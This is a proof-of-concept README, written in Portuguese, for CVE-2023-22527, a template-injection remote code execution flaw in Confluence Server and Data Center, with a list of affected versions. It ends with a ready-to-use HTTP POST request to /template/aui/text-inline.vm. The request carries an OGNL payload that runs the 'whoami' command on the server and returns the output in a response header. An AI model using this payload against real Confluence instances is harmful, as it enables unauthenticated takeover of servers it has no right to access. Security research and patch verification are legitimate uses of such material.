 manh130902/cve-2023-22527-poc
Uma vulnerabilidade crítica de Execução Remota de Código (RCE) (CVE-2023-22527) foi descoberta no Confluence Server e Data Center.


Uma vulnerabilidade de injeção de template em versões mais antigas do Confluence Data Center e Server permite que um atacante não autenticado alcance RCE em uma instância afetada. Clientes que utilizam uma versão afetada devem tomar medidas imediatas. As versões mais recentes suportadas do Confluence Data Center e Server não são afetadas por esta vulnerabilidade, pois ela foi mitigada durante as atualizações regulares de versão. No entanto, a Atlassian recomenda que os clientes instalem a versão mais recente para proteger suas instâncias contra vulnerabilidades não críticas descritas no Boletim de Segurança de Janeiro da Atlassian.
| Produto | Versões Afetadas |
|---|
| Confluence Data Center e Server | 8.0.x 8.2.x 8.3.x 8.4.x 8.5.0-8.5.3 |


POST /template/aui/text-inline.vm HTTP/1.1
Host: {HOST_NAME}
Content-Type: application/x-www-form-urlencoded
Connection: close

label=aaa%5Cu0027%2B%23request.get%28%5Cu0027.KEY_velocity.struts2.context%5Cu0027%29.internalGet%28%5Cu0027ognl%5Cu0027%29.findValue%28%23parameters.poc%5B0%5D%2C%7B%7D%29%2B%5Cu0027&poc=%40org.apache.struts2.ServletActionContext%40getResponse%28%29.setHeader%28%5Cu0027Cmd-Ret%5Cu0027%2C%28new+freemarker.template.utility.Execute%28%29%29.exec%28%7B%22whoami%22%7D%29%29